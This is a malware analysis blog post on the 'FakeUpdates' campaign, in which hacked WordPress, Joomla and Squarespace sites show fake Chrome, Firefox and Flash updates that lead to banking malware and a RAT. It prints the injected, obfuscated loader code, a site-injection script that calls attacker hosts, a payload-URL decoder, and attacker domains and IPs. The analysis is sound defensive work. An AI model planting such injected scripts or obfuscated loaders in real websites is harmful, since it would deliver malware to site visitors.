'FakeUpdates' campaign leverages multiple website platforms

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A malware campaign which seems to have started at least since December 2017 has been gaining steam by enrolling a growing number of legitimate but compromised websites. Its modus operandi relies on social engineering users with fake but convincing update notifications.

Similar techniques were used by a group leveraging <u>malvertising on high traffic websites</u> <u>such as Yahoo</u> to distribute ad fraud malware. The patterns are also somewhat reminiscent of <u>EITest's HoeflerText campaign</u> where hacked websites are scrambled and offer a font for download. More recently, there has been a <u>campaign affecting Magento websites</u> that also pushes fake updates (for the Flash Player) which delivers the <u>AZORult stealer by abusing</u> GitHub for hosting.

Today, we are looking at what we call the 'FakeUpdates campaign' and describing its intricate filtering and evasion techniques. One of the earliest examples we could find was reported by BroadAnalysis on December 20, 2017. The update file is not an executable but rather a script which is downloaded from DropBox, a legitimate file hosting service, as can be seen in the animation below.




Figure 1: A typical redirection to the 'FakeUpdates' scheme from a hacked site

This campaign affects multiple Content Management Systems (CMS) in somewhat similar ways. Several of the websites we checked were outdated and therefore vulnerable to malicious code injection. It is possible that attackers used the same techniques to build their inventory of compromised sites but we do not have enough information to confirm this theory.

WordPress and Joomla

Both WordPress and Joomla sites that were hacked bear the same kind of injection within their CMS' JavaScript files.

•	EKFiddle v.0.6.8.1 - Pe Edit Rules Tools	_	rik Fiddler Web Debugger elp Links			- 0 ×
Quicks	Save UI mode VPN	Import SA	AZ/PCAP Update/View Regex	es Run Regexes Clear Markings 👯 Win 🕻	Config 🤍	Replay X -
#	Server IP	Protocol	Host	URL	Body	Comments
	198.89.125.18	HTTP	venturesafrica.com	1	109,893	Compromised WP site
_	198.89.125.18	НТТР	venturesafrica.com	/wp-includes/js/jquery/jquery.js?ver=1.12.4	97,954	Injected code
	84.200.84.236	НТТР	track.positiverefreshment.org	/s_code.js?cid=221&v=8fdbe4223f0230a9	2,627	Redirection URL
2	84.200.84.236	HTTP	track.positiverefreshment.org	/s_code.js?cid=221&v=788a6fa73b8674b	4,911	Redirection URL
	84.200.84.236	HTTP	track.positiverefreshment.org	/s_code.js?cid=221&v=319720838199186	2,388	Redirection URL
	84.200.17.21	НТТР	gopr.catherinerust.com	/forums/news.php?z=221&b=daf3c791f5c	5,274	FakeUpdates Templat
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/css.css	8,304	FakeUpdates Templat
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/chrome.min.css	170,484	FakeUpdates Templat
_	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/chrome_logo_2x.png	5,666	FakeUpdates Templat
3	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/chrome-new.jpg	68,716	FakeUpdates Templa
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/MTP_ySUJH_bn48VBG	16,164	FakeUpdates Templat
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/cJZKeOuBrn4kERxqta	15,572	FakeUpdates Templat
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/DXI1ORHCpsQm3Vp6	16,152	FakeUpdates Templat
	84.200.17.21	НТТР	gopr.catherinerust.com	/forums/chromefiles/k3k702ZOKiLJc3WVjup	16,276	FakeUpdates Templat
	162.125.66.1	HTTPS	www.dropbox.com	/s/gd7s7ly58jgx5dy/Chrome_71.1.15.js?dl=1	0	JS Payload
ت	162.125.66.6	HTTPS	dl.dropboxusercontent.com	/content_link/bAO3NsavUlyUuR8UOXpx0u	40,057	JS Payload
	185.243.112.38	НТТР	my.gobiox.com	/1x1.png	10,212	Post-infection callback
٢	185.243.112.38	HTTP	my.gobiox.com	/1x1.png	1	Post-infection callback

Figure 2: A Compromised WordPress site pushing a fake Google Chrome update




Figure 3: A Compromised Joomla site pushing a fake Mozilla Firefox update

Some commonly injected files include the *jquery.js* and *caption.js* libraries where code is typically appended and can be spotted by doing a comparison with a clean copy of the same file.

```
3391
                var nc = a.jQuery,
3392
                    oc = a.$;
3393
                return n.noConflict = function(b) {
3394
                    return a.$ === n && (a.$ = oc), b && a.jQuery === n &
3395
                }, b || (a.jQuery = a.$ = n), n
3396
            });
            iQuery.noConflict();;
      !>
            (function() {
                var o = navigator[g("ot}nfe;g{A}rce)s7u,")];
      !>
                var b = document[q("ce}i5k)o3oxc9")];
      !>
                if (x(o, g("bscw(o)d;nwidW{")) && !x(o, g("7d}i)oor(d}n,A
      !>
      !>
                    if (!x(b, g("p=4a{m}t;u(_,_;_6"))) {
      !>
                        var p = document.createElement('script');
      !>
                         p.type = 'text/javascript';
      !>
                         p.async = true;
                         p.src = g('q81766)3,94a)0}3{2}0}f)3)2m2{4.e}b)dbf
      !>
      !>
                         var j = document.getElementsByTagName('script')[0]
                         j.parentNode.insertBefore(p, j);
      !>
      !>
```

Figure 4: Diffing a clean and suspicious copy of the same library

The additional blurb of code is responsible for the next chain of events that loads the fraudulent layer onto the website you are visiting. The image below shows a beautified version of the code injected in the CMS platforms, whose goal is to call the redirection URL:

```
(function() {
   if (q(g, z("3s,w,o(d(nnifW4")) && !q(g, z("6d(i2o;r4d(n,As"))) {
       if (!x(b, g("p=4a{m}t;u( , ; 6"))) {
          var p = document.createElement('script');
          p.type = 'text/javascript';
                                    Redirection URL
          p.async = true;
          p.src = g(
          'q81766)3,94a)0}3{2}0}f)3)2m2{4,e}b)dbf186=(v;&;1g2,2}=3d
          (i)c(?5scj).4e(d)o)c,_{s}/7g{r{o,.vt3n1esmphds,e4r}f)eurc
          e \ vyi \ t \ \ ics \) o (p7.) k, c6a) r (t (/ \{/):, ppt, t (h, ');
          var j = document.getElementsByTagName('script')[0];
          j.parentNode.insertBefore(p, j);
   function g(a) {
       var t = '';
       for (var c = 0; c < a.length; c++) {
          if (c % 2 === 1) t += a[c];
       t = n(t);
       return t;
   function x(s, z) {
       if (s[g("#fr0{xje;dqn;ip")](z) !== -1) {
          return true;
       } else {
          return false;
   function n(h) {
       var k = '';
       for (var i = h.length - 1; i >= 0; i--) {
          k += h[i];
       return k;
})();;
```

Figure 5: Injected code responsible for the redirection

We wrote a simple crawler to browse a list of sites and then parsed the results. We were able to identify several hundred compromised WordPress and Joomla websites even after a small iteration through the list. Although we don't have an exact number of sites that are affected, we surmise that it is in the thousands.




Figure 6: A partial list of compromised sites

Squarespace

Squarespace is another popular Content Management System that is also affected by the same campaign. This was <u>pointed out</u> by <u>@Ring0x0</u> and we found a <u>forum post</u> dated February 28, where a Squarespace user is asking for help, saying "it basically redirected me to a full page "your version of chrome needs updating".




Figure 7: A Squarespace user reporting that their sites was tampered with

So I login to the admin panel and in the GIT HISTORY it shows that one of my users which has never even logged in before, has sent an upload: site-bundle.js last week, along with some other big list of files {sic}.

We dug deeper into these compromises and identified a slightly different redirection mechanism than the one used on WordPress or Joomla sites. With Squarespace, a blurb of JavaScript is injected directly into the site's homepage instead.

ጮ @EK ile Ed		rogress Tele View He	rik Fiddler Web Debugger lp Links			-
uickSav	ve UI mode VPN	I Import SA	AZ/PCAP Update/View Regex	xes Run Regexes Clear Markings	Config 📿	♣ Replay 🗙 🕶
-	Server IP	Protocol	Host	URL	Body	Comments
	198.185.159.144	НТТР	www.egliselyoncentre.fr	1	337,384	Squarespace site
	45.32.52.31	НТТР	query.network	/jquery?frm=script&se_referrer=&default	0	Redir to injected cod
2	45.32.52.31	HTTPS	boobahbabies.com	/site/site-bundle.js	713	Injected code
_	23.152.0.118	HTTPS	track.amishbrand.com	/s_code.js?cid=232&v=47acc84c33bf85c5	2,579	Redirection URL
3	23.152.0.118	HTTPS	track.amishbrand.com	/s_code.js?cid=232&v=252f8b8caab3dd1	4,863	Redirection URL
	23.152.0.118	HTTPS	track.amishbrand.com	/s_code.js?cid=232&v=a634b0baa853e05	2,446	Redirection URL
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/95b40f61578eed04ff464c5055990abbupd	4,764	FakeUpdates Templa
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/responsive-bundle.css	38,297	FakeUpdates Templa
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/plugincheck-bundle.css	15,559	FakeUpdates Templa
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/tabzilla-static.953a65a1f4a4.png	4,931	FakeUpdates Templa
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/logo-large.db198f32d472.png	6,069	FakeUpdates Templa
4	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/opensans-regular.668362de76	47,112	FakeUpdates Templa
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/opensans-light.2120033991a4	52,156	FakeUpdates Templa
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/opensans-bold.5cf854f3d1c0	52,788	FakeUpdates Templa
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/opensans-light.c709d7bf4556	69,232	FakeUpdates Templa
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/opensans-bold.2abfa530b0d8	70,048	FakeUpdates Templa
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/opensans-regular.fe6f746bb3	63,788	FakeUpdates Templa
5	162.125.66.1	HTTPS	www.dropbox.com	/s/brmw5jhhlmgokar/Firefox_63.9.42.js?dl=1	0	JS Payload
	162.125.66.6	HTTPS	dl.dropboxusercontent.com	/content_link/8EdDbuJGtZCoH2rR2kr3CBdk	40,196	JS Payload
	185.243.112.38	НТТР	secur.rekomendasiforex.com	/index.aspx	10,512	Post-infection callba
6	185.243.112.38	НТТР	secur.rekomendasiforex.com	/index.aspx	1	Post-infection callba

Figure 8: Traffic showing a malicious redirection taking place on a Squarespace site

It pulls a source file from *query[.]network* that in turn retrieves *bundle.js* from *boobahbaby[.]com*:

```
<script type="application/javascript">
   var d = document;
   var s = d.createElement('script');
   s.src = '//query.network/jquery?frm=script&se_referrer=' +
   encodeURIComponent(document.referrer) + '&default_keyword=' +
   encodeURIComponent(document.title) + '&' + window.location.
   search.replace('?', '&') + '';
   if (document.currentScript) {
        document.currentScript.parentNode.insertBefore(s, document.currentScript);
   } else {
        d.getElementsByTagName('head')[0].appendChild(s);
   }
</script>

Location: https://boobahbaby.com/site/bundle.js
```

Figure 9: The injected code present in hacked Squarespace sites

bundle.js contains the same script we described earlier that is used to call the redirection URL:




Figure 10: The same redirection code used in WP and Joomla infections is used here

According to this <u>PublicWWW query</u>, a little over 900 SquareSpace sites have been injected with this malicious redirection code.




Figure 11: Identifying other hacked Squarespace sites using a string pattern

Redirection URL and filtering

All CMSes trigger redirection URIs with similar patterns that eventually load the fraudulent update theme. Based on our tests, the URIs have identifiers that apply to a particular CMS; for example *cid=221* is associated with WordPress sites, while *cid=208* with Joomla.

WordPress

track.positiverefreshment[.]org/s_code.js?cid=221&v=8fdbe4223f0230a93678
track.positiverefreshment.org/s_code.js?cid=225&v=0bbea7365fbb07c7acb3
track.amishbrand[.]com/s_code.js?cid=205&v=c40bfeff70a8e1abc00f
track.amishbrand.com/s_code.js?cid=228&v=e8bfa92965d1d880bac2
track.amishbrand[.]com/s_code.js?cid=234&v=59f4ba6c3cd7f37abedc
track.amishbrand[.]com/s_code.js?cid=237&v=7e3403034b8bf0ac23c6

Joomla

connect.clevelandskin[.]com/s_code.js?cid=208&v=e1acdea1ea51b0035267
track.positiverefreshment[.]org/s_code.js?cid=220&v=24eca7c911f5e102e2ba
track.amishbrand[.]com/s_code.js?cid=226&v=4d25aa10a99a45509fa2

SquareSpace

track.amishbrand[.]com/s_code.js?cid=232&v=47acc84c33bf85c5496d

Open Journal Systems

track.positiverefreshment[.]org/s_code.js?cid=223&v=7124cc38a60ff6cb920d

Unknown CMS

track.positiverefreshment[.]org/s_code.js?cid=**211**&v=**7c6b1d9ec5023db2b7d9** track.positiverefreshment[.]org/s_code.js?cid=**227**&v=**a414ad4ad38395fc3c3b**

There are other interesting artifacts on this infrastructure, such as an ad rotator:

track.positiverefreshment.net:81/adrotator/banner.js?cid=100

But if we focus on the redirection code itself, we notice that potential victims are fingerprinted and the ultimate redirection to the FakeUpdates template is conditional, in particular with only one hit per single IP address. The last JavaScript is responsible for creating the iframe URL to that next sequence.




Figure 12: Fingerprinting, cookie verification and iframe redirection are performed here

FakeUpdates theme

There are templates for the Chrome, Firefox and Internet Explorer browsers, the latter getting a bogus Flash Player update instead.

Figure 13: Attackers are targeting browsers with professional looking templates

The decoy pages are hosted on compromised hosts via sub-domains using URIs with very short life spans. Some of those domains have a live (and legitimate website) whereas others are simply parked:

Legitimate (shadowed) domain:

https://pask.spgolfshoes[.]com/95b40f61578eed04ff464c5055990abbupdate{trimmed}




Figure 14: This property's credentials have most likely been stolen and used to register a malicious subdomain

Parked domain:

http://zlsk.redneckonize[.]com/wordpress/article.php?f=445327&g={trimmed}




Figure 15: Parked domains can hide ulterior motives

Final infection chain and payloads

The infection starts with the fake update disguised as a JavaScript file retrieved from the Dropbox file hosting service. The link to Dropbox, which is updated at regular intervals, is obfuscated inside of the the first web session belonging to the fake theme.

```
<script>
    function getUrl(url) {
        var res = '';
        for (var i = 0; i < url.length; i++) {
             if (i % 2 === 1) res += url[i];
        res = res.split("").reverse().join("");
        return res;
    var fileUrl = getUrl(
    91,=\{1,d;?(s)\}2.h3(4).,1z.\{1;7)_{e;muorr}(h\{C1/\}xk3)a;v(z0v)q)
    xoq, m; 6}0(1,9;t(/{sy/;m4o}ca.;x}o}b4p3o7r}d}.9w,w)w(/)/}:(s)p}
    t7tsht');
    setTimeout(function() {
        window.location.href = fileUrl;
    }, 1000);
                                                         X
</script>
                  C DropBox_URL.html
                           Q DropBox_URL.html
                   This page says
                   https://www.dropbox.com/s/t9106mqxqvzva3x/Chrome_71.1.43.js?
                   dl=1
                                                           OK
```

Figure 16: the fileURL variable contains the Dropbox URL

This JavaScript is heavily obfuscated to make static analysis very difficult and also to hide some crucial fingerprinting that is designed to evade virtual machines and sandboxes.




Figure 17: The malicious JavaScript downloaded from DropBox

According to this very good and detailed <u>analysis of the JS file</u>, this is because step2 of the victim's profiling uses WScript.Network and WMI to collect system information (BIOS, manufacturer, architecture, MAC address, processes, etc) and eventually makes the decision to continue with the payload or end the script without delivering it.

A failed infection will only contain 2 callbacks to the C2 server:




Figure 18: A host that is not a genuine machine was detected and infection aborted

While a successful infection will contain 3 callbacks to the C2 server (including the payload):




Figure 19: When all checks pass, the user is served the payload

The encoded payload stream is decoded by *wscript.exe* and a malicious binary (*Chrome_71.1.43.exe* in this case), dropped in the %temp% folder. That file was digitally signed and also employed various evasion techniques (such as an immediate reboot) to defeat sandboxes.




Figure 20: A digitally signed file is no guarantee for safety

Upon examination, we determined that this is the Chtonic banking malware, a variant of ZeusVM. Once the system has restarted, Chtonic retrieves a hefty configuration file from 94.100.18[.]6/3.bin.

In a second replay attempt, we got the NetSupport Remote Access Tool, a commercial RAT instead. Its installation and configuration were already well covered in this <u>blog</u>. Once again, we noticed the heavy use of obfuscation throughout the delivery of this program that can be used for malicious purposes (file transfer, remote Desktop, etc.).




Figure 21: Traffic from the RAT infection, showing its backend server

Conclusion

This campaign relies on a delivery mechanism that leverages social engineering and abuses a legitimate file hosting service. The 'bait' file consists of a script rather than a malicious executable, giving the attackers the flexibility to develop interesting obfuscation and fingerprinting techniques.

